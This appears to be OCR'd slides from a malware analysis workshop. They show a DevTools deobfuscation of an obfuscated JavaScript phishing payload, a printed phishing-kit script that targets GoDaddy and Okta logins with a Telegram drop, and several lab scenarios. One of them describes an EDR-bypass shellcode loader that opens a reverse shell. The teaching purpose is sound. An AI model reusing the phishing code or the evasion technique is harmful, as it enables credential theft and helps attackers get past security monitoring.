
```
0000  0c 01 00 00 00 00 00 00                    ........
```

Output

```
------ Loading Files from C:\ProgramData\chocolatey\lib\apimonitor\tools\API Monitor (rohitab.com)\API ------
------ Finished Loading 2119 Files ------
Categories:     835
Variables:      19678
DLLs:           222
APIs:           15885
COM Interfaces: 1826
COM Methods:    22262
```


Dynamic Analysis: DevTools

- **NOTE: Do not execute code you do not understand. You will be compromised.**
- DevTools (Chromium browsers F12) is great for analyzing JavaScript payloads from phishing and other web-based attacks
- Take this code for example, it contains:
    - Annoying base64 encoded strings that undergo many different operations
    - Obfuscation that needs to be worked out
    - It’s JavaScript, so it sucks in the first place
- We can avoid all of this work by simply adding a console.log(hg); statement
    - And removing the not-pictured function that executes hg ;)
- Running this code in DevTools will give us the de-obfuscated payload that would have executed
- You can also modify the headers and other information using DevTools, which gives it the edge over running the scripts locally




```
const pb = "M+392mziI4Tz1PHYHvrGMBie2fV6lQOPMUfV+fCiza22L2IJ8XJwAMZwbnIzChvRm
const qv = pb[0];
const lb = pb[1];
const mz = pb[2];
const nv = parseInt(lb);
const ft = [0x02, 0x12, 0x0e, 0x04];
const ua = [0x63, 0x66, 0x61, 0x66];
const sz = ua.map((ti, wt) => String.fromCharCode(ti ^ ft[wt])).join('');
const dq = this;
const ys = dq[sz](mz);
const jj = dq[sz](qv);
const na = nv + ys.charCodeAt(0);
let dz = na;
let uo = function() {
  dz = (dz * 9301 + 49297) % 233280;
  return dz / 233280;
};
let bw = "";
for (let ds = 0; ds < jj.length; ds++) {
  bw += String.fromCharCode(Math.floor(uo() * 256));
}
const fu = bw;
let ta = nv + 99;
let dy = function() {
  ta = (ta * 9301 + 49297) % 233280;
  return ta / 233280;
};
let rj = [];
for (let pw = 0; pw < jj.length; pw++) {
  rj.push(Math.floor(dy() * 25) + 1);
}
const jw = rj;
let ei = "";
for (let sr = 0; sr < jj.length; sr++) {
  let rq = jj[sr];
  let hk = jj.charCodeAt(sr);
  if (/[A-Za-z]/.test(rq)) {
    const ib = rq <= "Z" ? 65 : 97;
    hk = ((hk - ib - jw[sr] + 26) % 26) + ib;
  }
  hk = hk ^ fu.charCodeAt(sr);
  ei += String.fromCharCode(hk);
}
const hg = ei;
console.log(hg);
```

Dynamic Analysis: DevTools



```
BfJAU4WN90yF0DBT+na+rz2X2upO59CJdAWFxRi6bIE96upeRqn28i/O+mMatvPexH+bE28tHTdTzd/HESGAWbZeh2vS9bSV26V9tW
qMhZCRO5avoNNG1aAqL1NVbTIpYuDy89KJQVioHe+sYIT1FZE8fdiGcEji48pTW1Et3zff4PvraDgyxpbopJa+uNaqOdHm6WviyfiV
OxbAusK3D5AtOf4rlOh8wLGgH9Lpu9Uu77Ec40FxA5oWS2fPhmmdyFLahma6F9Lz0upqqJaF5CU20UoPoLrRxjYE09JHDkGJBvjC61
Ugb53yDB9j0tJtgoEKUbx9c9Q6CSOL6qgwdjbCCxrvz1jcT4KqCYR/nOCCS6rwznKveC83RFgwzPw3jBKC4qR/VCrgtAHARFokr7:4
      const qv = pb[0];
      const lb = pb[1];
      const mz = pb[2];
      const nv = parseInt(lb);
      const ft = [0x02, 0x12, 0x0e, 0x04];
      const ua = [0x63, 0x66, 0x61, 0x66];
      const sz = ua.map((ti, wt) => String.fromCharCode(ti ^ ft[wt])).join('');
      const dq = this;
      const ys = dq[sz](mz);
      const jj = dq[sz](qv);
      const na = nv + ys.charCodeAt(0);
      let dz = na;
      let uo = function() {
        dz = (dz * 9301 + 49297) % 233280;
        return dz / 233280;
      };
      let bw = "";
      for (let ds = 0; ds < jj.length; ds++) {
        bw += String.fromCharCode(Math.floor(uo() * 256));
      }
      const fu = bw;
      let ta = nv + 99;
      let dy = function() {
        ta = (ta * 9301 + 49297) % 233280;
        return ta / 233280;
      };
      let rj = [];
      for (let pw = 0; pw < jj.length; pw++) {
        rj.push(Math.floor(dy() * 25) + 1);
      }
      const jw = rj;
      let ei = "";
      for (let sr = 0; sr < jj.length; sr++) {
        let rq = jj[sr];
        let hk = jj.charCodeAt(sr);
        if (/[A-Za-z]/.test(rq)) {
          const ib = rq <= "Z" ? 65 : 97;
          hk = ((hk - ib - jw[sr] + 26) % 26) + ib;
        }
        hk = hk ^ fu.charCodeAt(sr);
        ei += String.fromCharCode(hk);
      }
      const hg = ei;
      console.log(hg);
```



```
var otherweburl = "";
var websitenames = ["godaddy", "okta"];
var bes = ["Apple.com","Netflix.com","apple.com"];
var pes =
["https:\/\/t.me\/","https:\/\/t.com\/","t.me\/","https:\/\/t.me.com\/","t.me.com\/","t.me@","https:\/\/t.me
legram.me\/bigofficeboy"];
var capnum = 1;
var appnum = 1;
var pvn = 0;
var view = "";
var pagelinkval = "g7Rf";
var emailcheck = "john.doe@example.com";
var webname = "rtrim(/web8/, '/')";
var urlo = "/cbjZBYrHlzPiBSyDqAgphbm3xposRogUeekBzDIWVfsfSgb";
var gdf = "/ghzS3iyOk5ESNhmPUbaxBVVM6ZPQcwxmPTN5XxIuT17Dab112";
var odf = "/ijah9e4uE6Ip8Zple4r9RdyzHOvYkglHgjcd644";
var twa = 0;

var currentreq = null;
var requestsent = false;
var pagedata = "";
var redirecturl = "https://www.irs.gov/pub/irs-pdf/f1040.pdf";
var userAgent = navigator.userAgent;
var browserName;
var userip;
var usercountry;
var errorcodeexecuted = false;
if(userAgent.match(/edg/i)){
    browserName = "Edge";
} else if(userAgent.match(/chrome|chromium|crios/i)){
    browserName = "chrome";
} else if(userAgent.match(/firefox|fxios/i)){
    browserName = "firefox";
} else if(userAgent.match(/safari/i)){
    browserName = "safari";
} else if(userAgent.match(/opr\//i)){
    browserName = "opera";
} else{
    browserName="No browser detection";
}

function removespaces(input) {
    input.value = input.value.replace(/\s+/g, ''); // Removes all spaces
}
```

Workshop:
Binary Analysis

Workshop: Binary Analysis

Time: 20 minutes

Link: https://github.com/lpowell/Malware_Workshop_Public/tree/main/Workshop_2

Scenario:

We've recently acquired a binary we think is related to an exfiltration event in a recent compromised device incident. Can you help us identify the threat actor's domain and the data that was exfiltrated?

We're also looking for key intelligence about the sample that we can share with our partners. We want a report that contains:

- The threat actor's domain
- The data that was exfiltrated
- The hash of the malware
- A summary of what the malware might be doing
- A list of the imports and exports that are used
- A YARA rule that can be used to identify the file

Workshop: .Net Analysis

Workshop: .Net Analysis

Time: 20 minutes

Link: https://github.com/lpowell/Malware_Workshop_Public/tree/main/Workshop_3

Scenario:

Previously, we identified a binary that was exfiltrating data to a threat actor domain. Further anaylsis led us to this binary that appears to function the same. However, this binary appears to be a .Net assembly. Can you analyze this binary for us and compile another report?

- We want a report that contains:
- Standard IOCs (Hashes, Domains, etc.)
- Screenshots of the disassembly
- The namespaces/assemblies used in the binary
- The targeted .Net framework version

Workshop:
ClickFix

Workshop: ClickFix

Time: 20 minutes

Link: https://github.com/lpowell/Malware_Workshop_Public/tree/main/Workshop_4

Scenario:

One of our users clicked a phishing email with this link in it. We started seeing some weird things happening on their device afterwards. Can you help us understand what happened?

We want a report that contains:

- The attack path
- Summaries of each stage
- A review of any potential scripts or executables that may have run
- A remediation process that can be used for future incidents
- Standard IOCs (hashes, domains, other indicators)

Workshop:
Process Injection

Workshop: Process Injection

Time: 20 minutes

Link: https://github.com/lpowell/Malware_Workshop_Public/tree/main/Workshop_6

Scenario:

We received strange alerts regarding a scripting tool execution. When we checked the logs, it was popping alerts on this binary. Can you help us identify what the binary is doing?

We'd like a brief that contains the following:

- Standard IOCs
- The scripting language originally used
- The shellcode used
- Bonus points for getting the full script source!
- A description of the techniques used in the initial binary

Notes:

This will absolutely cause Defender to bug out if you haven't disabled it or created an exclusion zone. An exclusion zone will allow you to download it, but Defender will still stop the execution. You do not need to execute this for analysis. If you really want to, you can run this in a VM with Defender completely disabled.

Workshop:
CopyGhost

Workshop: CopyGhost

Time: 20 minutes

Link: https://github.com/lpowell/Malware_Workshop_Public/tree/main/Workshop_5

Scenario:

A user downloaded and ran this executable. It seems to put some kind of graphic up? We're not really sure whats going on here.

We'd like a brief that contains the following:

- Standard IOCs
- Summary of each stage

We also have some questions we wanted to ask one of our advanced analysts, but they're on vacation. Could you document the following?

- A full report on the malware using this template: HuskyHacks' Report Template
- A description of the techniques used in the initial binary

Notes:

- The name is a hint!
- You would probably benefit from monitoring the API calls the binary makes…
- Maybe take a look at the event logs too…
- The full source code for the binary might be available in certain places. Solve the riddle for a hint 👀

In a Minneapolis area code I may be found.

In an a wonderful place where tech talks abound.

Hidden from site in digital weaves.

The code yields its secret to a single k3y.

kwwsp9,,gjp`lqg-dd,Bgs1iEli:7

Workshop: ReverseShell

Workshop: Reverse Shell

Time: 20 minutes

Link: https://github.com/lpowell/Malware_Workshop_Public/tree/main/Workshop_7

No scenario for this one. This is just for fun and practice. This also includes the source code for both binaries. I highly recommend looking at the code before trying to analyze the binaries.

This execution chain was originally made to demonstrate an EDR bypass.

It functions by having the launcher binary (rc_launcher_80) spawn the loader process (coolmathgames) and pass shell code via a stdin pipe. The loader then picks up the shell code and executes it via a call to NTAllocateVirtualMemory. This is done to explicitly avoid calling VirtualAlloc which immediately creates a detection. The shellcode is allocated and pushed to a thread for execution. In testing, I used this method to execute a basic calc.exe shellcode loader, which in some instances did create Informational alerts. However, further testing with basic windows/x64/shell_reverse_tcp shellcode did not create alerts.

This sample was submitted to the vendor and remediated by them in 2025. Do note, this will still work on most Windows builds (probably).

Important notes for this sample!

This will work and will try to establish a reverse shell connection with one of my servers. Please don't spam me. I'll also note that this isn't coded super great. There are definite improvements that could be made, but I'm just too lazy to go back and work on it. Notably, the shell is not set to be hidden.

The end… Or is it?

For more malware content, check out my blog!

I have a post all about getting started with malware analysis. It covers a few things we didn't talk about in this workshop.

I've also got a bunch of malware analysis write-ups of various levels of quality.

You can scan the QR code or browse to https://alertoverload.com for more!